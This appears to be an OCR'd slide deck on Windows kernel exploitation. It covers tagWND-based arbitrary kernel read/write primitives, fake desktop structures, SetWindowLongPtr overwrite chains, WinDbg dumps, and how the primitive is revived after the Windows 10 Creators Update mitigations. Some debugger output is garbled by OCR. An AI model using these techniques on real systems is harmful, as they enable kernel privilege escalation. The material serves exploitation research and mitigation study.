   +0x000 head  : _THRDESKHEAD
kd> dt _THRDESKHEAD
win32k!_THRDESKHEAD
   +0x000 h                : Ptr64 Void
   +0x008 cLockObj         : Uint4B
   +0x010 pti              : Ptr64 tagTHREADINFO
   +0x018 rpdesk           : Ptr64 tagDESKTOP
   +0x020 pSelf            : Ptr64 UChar
```



```
VOID setupFakeDesktop(DWORD64 wndAddr)
{
    g_fakeDesktop = (PDWORD64)VirtualAlloc((LPVOID)0x2a000000, 0x1000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    memset(g_fakeDesktop, 0x11, 0x1000);
    DWORD64 rpDeskuserAddr = wndAddr - g_ulClientDelta + 0x18;
    g_rpDesk = *(PDWORD64)rpDeskuserAddr;
}
```

tagWND Read/Write outside Desktop Heap


- SetWindowLongPtr can overwrite tagDESKTOP pointer.
- Verification succeeds everywhere.



```
RtlInitLargeUnicodeString(&uStr, input, size);
g_fakeDesktop[0x1] = 0;
g_fakeDesktop[0xF] = addr - 0x100;
g_fakeDesktop[0x10] = 0x200;
SetWindowLongPtr(g_window1, 0x118, addr);
SetWindowLongPtr(g_window1, 0x110, 0x0000002800000020);
SetWindowLongPtr(g_window1, 0x50, (DWORD64)g_fakeDesktop);
NtUserDefSetText(g_window2, &uStr);
SetWindowLongPtr(g_window1, 0x50, g_rpDesk);
SetWindowLongPtr(g_window1, 0x110, 0x0000000e0000000c);
SetWindowLongPtr(g_window1, 0x118, g_winStringAddr);
```

```
kd> dq fffff780`00000000 L1
fffff780`00000000  0fa00000`00000000
kd> dq fffff780`00000800 L1
fffff780`00000800  00000000`00000000
kd> dq 1a000000 L4
00000000`1a000000  ffff905c`006f6ed0 ffff905c`006f7070
00000000`1a000010  ffff905c`006f6fb8 00000000`00000000
kd> dq ffff905c`006f6fb8 L1
ffff905c`006f6fb8  00000000`00000008
kd> eq ffff905c`006f6fb8  00000000`00001008
kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ffb`3c366062 cc              int     3
kd> dq 1a000000 L4
00000000`1a000000  ffff905c`006f6ed0 ffff905c`006f7070
00000000`1a000010  ffff905c`006f6fb8 0fa00000`00000000
kd> dq fffff780`00000800 L1
fffff780`00000800  11223344`55667788
```


Write-What-Where simulation


KERNEL PRIMITIVES
KERNEL PRIMITIVES EVERYWHERE
imgflip.com

Mitigations Introduced in Windows 10 1703


Windows 10 Creators Update Mitigations

- UserHandleTable kernel addresses have been removed
- Windows 10 1607




```
kd> dq poi(user32!gSharedInfo+8)
000002c5`db0f0000  00000000`00000000 00000000`00000000
000002c5`db0f0010  00000000`00010000 ffff9bc2`80583040
000002c5`db0f0020  00000000`00000000 00000000`0001000c
000002c5`db0f0030  ffff9bc2`800fa870 ffff9bc2`801047b0
000002c5`db0f0040  00000000`00014001 ffff9bc2`80089b00
000002c5`db0f0050  ffff9bc2`80007010 00000000`00010003
000002c5`db0f0060  ffff9bc2`80590820 ffff9bc2`801047b0
000002c5`db0f0070  00000000`00010001 ffff9bc2`8008abf0
```

- Windows 10 1703




```
kd> dq poi(user32!gSharedInfo+8)
00000222`e31b0000  00000000`00000000 00000000`00000000
00000222`e31b0010  00000000`00000000 00000000`00010000
00000222`e31b0020  00000000`00202fa0 00000000`00000000
00000222`e31b0030  00000000`00000000 00000000`0001000c
00000222`e31b0040  00000000`00000000 00000000`00000318
00000222`e31b0050  00000000`00000000 00000000`00014001
00000222`e31b0060  00000000`00000000 00000000`000002ac
00000222`e31b0070  00000000`00000000 00000000`00010003
```



```
typedef struct _HANDLEENTRY {
    PVOID  phead;
    ULONG_PTR  pOwner;
    BYTE  bType;
    BYTE  bFlags;
    WORD  wUniq;
}HANDLEENTRY, *PHANDLEENTRY;
```


Windows 10 Creators Update Mitigations

- ulClientDelta from Win32ClientInfo is gone
- Windows 10 1607



```
kd> dq @$teb+800
000000e4`e54e3800  00000000`00000008 00000000`00000000
000000e4`e54e3810  00000000`00000600 00000000`00000000
000000e4`e54e3820  000002c5`db410700 ffff98fc`a51f0000
```


- Windows 10 1703



```
kd> dq @$teb+800
00000086`a0a4a800  00000000`00000008 00000000`00000000
00000086`a0a4a810  00000000`00000600 00000000`00000000
00000086`a0a4a820  00000222`e3550700 00000222`e3550000
```


Windows 10 Creators Update Mitigations

- ExtraBytes modified by SetWindowLongPtr are moved to user-mode.
    - Cannot overwrite adjacent tagWND.strName.



```
sub     esi, r8d
movsxd  rcx, esi
add     rcx, [rdi+180h] ; RDI == tagWND*
```

```
loc_1C0053CB3:
mov     rax, [rcx]
mov     [rsp+98h+var_70], rax
mov     [rcx], r14       ; RCX == ExtraBytes*
jmp     loc_1C0053B7B
```



```
kd> dq 1a000000 L2
00000000`1a000000  ffffbd25`40909ce8 ffffbd25`4090   0
kd> r
rax=0000000000000000 rbx=0000000000000000 rcx=000002095f92daf8
rdx=0000000000000008 rsi=0000000000000008 rdi=ffffbd2540909bf0
rip=ffffbd5fec46866b rsp=ffffe3010030da00 rbp=0000000000000008
 r8=0000000000000000  r9=fffffffffff3fff r10=ffffbd2540909bf0
r11=00000252387c000 r12=0000000000000000 r13=0000000000000000
r14=fffff78000000000 r15=ffffbd2542567ab0
iopl=0         nv up ei pl nz na pe nc
cs=0010     018  ds=002b  es=002b  fs=0053  gs=002b
win32kful   xxSetWindowLongPtr+0x1f3:
ffffbd5f`  6866b 4c8931          mov     qword ptr [rcx],r14
```


Windows 10 Creators Update Mitigations

- tagWND as Kernel-mode read/write primitive is broken again.
- Bitmap object header increased by 0x8 bytes.
  - Change allocation size to retain allocation alignment.
- HAL Heap is randomized.
  - No longer ntoskrnl.exe pointer at 0xFFFFFFFFFD00448.

SO YOU'RE TELLING ME
THEY MITIGATED THE WINDOW PRIMITIVE
imgflip.com


tagWND Primitive Revival

- ulClientDelta in Win32ClientInfo has been replaced by user-mode pointer



```
kd> dq @$teb+800 L6
000000d6`fd73a800  00000000`00000008 00000000`00000000
000000d6`fd73a810  00000000`00000600 00000000`00000000
000000d6`fd73a820  00000299`cfe70700 00000299`cfe70000
```


- Inspecting new pointer reveals user-mode mapped Desktop Heap



```
kd> dq 00000299`cfe70000
00000299`cfe70000  00000000`00000000 0100c22c`639ff397
00000299`cfe70010  00000001`ffeeffee ffffbd25`40800120
00000299`cfe70020  ffffbd25`40800120 ffffbd25`40800000
00000299`cfe70030  ffffbd25`40800000 00000000`00001400
00000299`cfe70040  ffffbd25`408006f0 ffffbd25`41c00000
00000299`cfe70050  00000001`000011fa 00000000`00000000
00000299`cfe70060  ffffbd25`40a05fe0 ffffbd25`40a05fe0
00000299`cfe70070  00000009`00000009 00100000`00000000
kd> dq ffffbd25`40800000
ffffbd25`40800000  00000000`00000000 0100c22c`639ff397
ffffbd25`40800010  00000001`ffeeffee ffffbd25`40800120
ffffbd25`40800020  ffffbd25`40800120 ffffbd25`40800000
ffffbd25`40800030  ffffbd25`40800000 00000000`00001400
ffffbd25`40800040  ffffbd25`408006f0 ffffbd25`41c00000
ffffbd25`40800050  00000001`000011fa 00000000`00000000
ffffbd25`40800060  ffffbd25`40a05fe0 ffffbd25`40a05fe0
ffffbd25`40800070  00000009`00000009 00100000`00000000
```

tagWND Primitive Revival

